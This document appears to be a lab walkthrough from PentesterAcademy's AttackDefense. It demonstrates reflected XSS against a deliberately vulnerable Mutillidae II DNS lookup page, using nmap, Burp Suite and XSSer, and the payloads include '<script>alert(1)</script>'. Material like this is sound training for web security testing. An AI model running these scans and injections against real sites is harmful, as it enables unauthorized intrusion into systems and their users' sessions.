ATTACK DEFENSE

by PentesterAcademy

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
Name	XSS Attack with XSSer
URL	https://attackdefense.com/challengedetails?cid=1889
Type	Webapp Pentesting Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Start the terminal and check the IP address of the machine.

Command: ip addr




```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
7536: eth0@if7537: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:06 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.6/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
7539: eth1@if7540: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:5e:25:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.94.37.2/24 brd 192.94.37.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~# 
```

The IP address of the attacker machine is 192.94.37.2, the target machine will be located at IP address 192.94.37.3

Step 2: Run a Nmap scan against the target IP.

Command: nmap -sS -sV 192.94.37.3




```
root@attackdefense:~# nmap -sS -sV 192.94.37.3
Starting Nmap 7.70 ( https://nmap.org ) at 2020-05-22 16:10 IST
Nmap scan report for target-1 (192.94.37.3)
Host is up (0.000017s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.7 ((Ubuntu))
3306/tcp open  mysql   MySQL 5.5.47-0ubuntu0.14.04.1
MAC Address: 02:42:C0:5E:25:03 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.99 seconds
```

Port 80 and 3306 are open.


Step 3: Access the web application using firefox.

Command: firefox http://192.94.37.3



Mozilla Firefox
192.94.37.3/
192.94.37.3
OWASP Mutillidae II: Keep Calm and Pwn On
Version: 2.6.62 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Not Logged In
Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
OWASP 2017
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
PayPal - The safer, easier way to pay online!
Want to Help?
Video Tutorials
Hints and Videos
TIP: Click Hint and Videos on each page
What Should I Do?
Video Tutorials
Help Me!
Listing of vulnerabilities
Bug Tracker
Bug Report Email Address
What's New? Click Here
Release Announcements
LXTerminal
Mozilla Firefox
desktop 3

Step 4: Navigate to the XSS DNS lookup webpage.

URL: http://192.94.37.3/index.php?page=dns-lookup.php


OWASP Mutillidae II: Keep Calm and Pwn On
Version: 2.6.62 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Not Logged In
Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
OWASP 2017
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
A1 - Injection (SQL)
A1 - Injection (Other)
A2 - Broken Authentication and Session Management
A3 - Sensitive Data Exposure
A4 - XML External Entities
A5 - Broken Access Control
A6 - Security Misconfiguration
A7 - Cross Site Scripting (XSS)
A8 - Insecure Deserialization
A9 - Using Components with Known Vulnerabilities
A10 - Insufficient Logging and Monitoring
Reflected (First Order)
Persistent (Second Order)
DOM-Based
Via "Input" (GET/POST)
Via HTTP Headers
Via HTTP Attribute
Via Misconfiguration
Against HTML5 Web Storage
DNS Lookup
Pen Test Tool Lookup
Text File Viewer
User Info (SQL)
Set Background Color
HTML5 Web Storage
Capture Data Page
Document Viewer
s and Videos
TIP: Click Hint and Videos on each page
Video Tutorials
PayPal - The safer, easi way to pay online!
Want to Help?
What's New? Cl

Step 5: Enter any text to “**Hostname/IP**” textfield and click on "Lookup DNS"



Who would you like to do a DNS lookup on?

Enter IP or hostname


Hostname/IP

Results for HelloWorld

The entered value is reflected back on the web page.


Step 6: Check the usage of xsser.

Command: xsser --help




```
root@attackdefense:~# xsser --help
Usage:

xsser [OPTIONS] [--all <url> |-u <url> |-i <file> |-d <dork> (options)|-l ] [-g <get>
 (options)]
[Request(s)] [Checker(s)] [Vector(s)] [Anti-antiXSS/IDS] [Bypasser(s)] [Technique(s)]
Reporting] {Miscellaneous}

Cross Site "Scripter" is an automatic -framework- to detect, exploit and
report XSS vulnerabilities in web-based applications.

Options:
  --version             show program's version number and exit
  -h, --help            show this help message and exit
  -s, --statistics      show advanced statistics output results
  -v, --verbose         active verbose mode output results
  --gtk                 launch XSSer GTK Interface
  --wizard              start Wizard Helper!
```


Step 7: Configure firefox to use burp suite proxy.


FoxyProxy
Use Enabled Proxies By Patterns and Order
Burp Suite (for all URLs)
✓ Turn Off (Use Firefox Settings)
Options
What's My IP?
Log

Step 8: Start burp suite.




Step 9: Enter any text to “**Hostname/IP**” textfield and click on "Lookup DNS". The request will be intercepted by burp suite.


Burp Suite Community Edition v2020.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Request to http://192.94.37.3:80
Forward Drop Intercept is on Action
Raw Params Headers Hex
Type a search term
0 matches
LXTerminal Mozilla Firefox Burp Suit...y Project
desktop 1 16:32

```
POST /index.php?page=dns-lookup.php HTTP/1.1
Host: 192.94.37.3
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.94.37.3/index.php?page=dns-lookup.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 62
Connection: close
Cookie: PHPSESSID=60bi9lego2j6tuo67v7fnca241; showhints=1
Upgrade-Insecure-Requests: 1

target_host=HelloWorld&dns-lookup-php-submit-button=Lookup+DNS
```

Step 10: Pass the URL to XSSER. Replace "**HelloWorld**" with "**XSS"**, this is done so that XSSer will substitute payload in place of "XSS" string.

Command: xsser --url 'http://192.94.37.3/index.php?page=dns-lookup.php' -p 'target_host=XSS&dns-lookup-php-submit-button=Lookup+DNS'




```
- Failed: 0
- Successful: 1
- Accur: 100.0 %

============================================================================
[*] List of XSS injections:
============================================================================

You have found: [ 1 ] possible (without --reverse-check) XSS vector(s)!

---------------------

[+] Target: http://192.94.37.3/index.php?page=dns-lookup.php | target_host=XSS&dns-lookup-php-submit-button=
Lookup+DNS
[+] Vector: [ target_host ]
[!] Method: URL
[*] Hash: 77c49374a9ae46fdc64cb2fa9a3a591c
[*] Payload: target_host=%22%3E77c49374a9ae46fdc64cb2fa9a3a591c&dns-lookup-php-submit-button=Lookup+DNS
[!] Vulnerable: [IE7.0|IE6.0|NS8.1-IE] [NS8.1-G|FF2.0] [O9.02]
[!] Status: XSS FOUND!
 --------------------------------------------------

root@attackdefense:~# 
```

The output confirms that the target is vulnerable.

Step 11: Trying various XSS payloads by using XSSer's "--auto" option.


Command: xsser --url 'http://192.94.37.3/index.php?page=dns-lookup.php' -p 'target_host=XSS&dns-lookup-php-submit-button=Lookup+DNS' --auto



```
===========================================================================
[*] Final Results:
===========================================================================

- Injections: 1291
- Failed: 0
- Successful: 1291
- Accur: 100.0 %

===========================================================================
[*] List of XSS injections:
===========================================================================

You have found: [ 1291 ] possible (without --reverse-check) XSS vector(s)!

---------------------

[Info] Aborting large screen output. Generating report: [ XSSreport.raw ]

-------------------------

root@attackdefense:~#
```

Step 12: Using custom XSS payload.


Command: xsser --url 'http://192.94.37.3/index.php?page=dns-lookup.php' -p 'target_host=XSS&dns-lookup-php-submit-button=Lookup+DNS' --Fp "<script>alert(1)</script>"



```
- Accur: 100.0 %

==========================================================================
[*] List of XSS injections:
==========================================================================

You have found: [ 1 ] possible (without --reverse-check) XSS vector(s)!

--------------------

[+] Target: http://192.94.37.3/index.php?page=dns-lookup.php | target_host=XSS&dns-lookup-php-submit-button=
Lookup+DNS
[+] Vector: [ target_host ]
[!] Method: URL
[*] Hash: fb1f7a8d4dae547159a11f6f725a71df
[*] Payload: target_host=%22%3Efb1f7a8d4dae547159a11f6f725a71df&dns-lookup-php-submit-button=Lookup+DNS
[!] Vulnerable: [IE7.0|IE6.0|NS8.1-IE] [NS8.1-G|FF2.0] [O9.02]
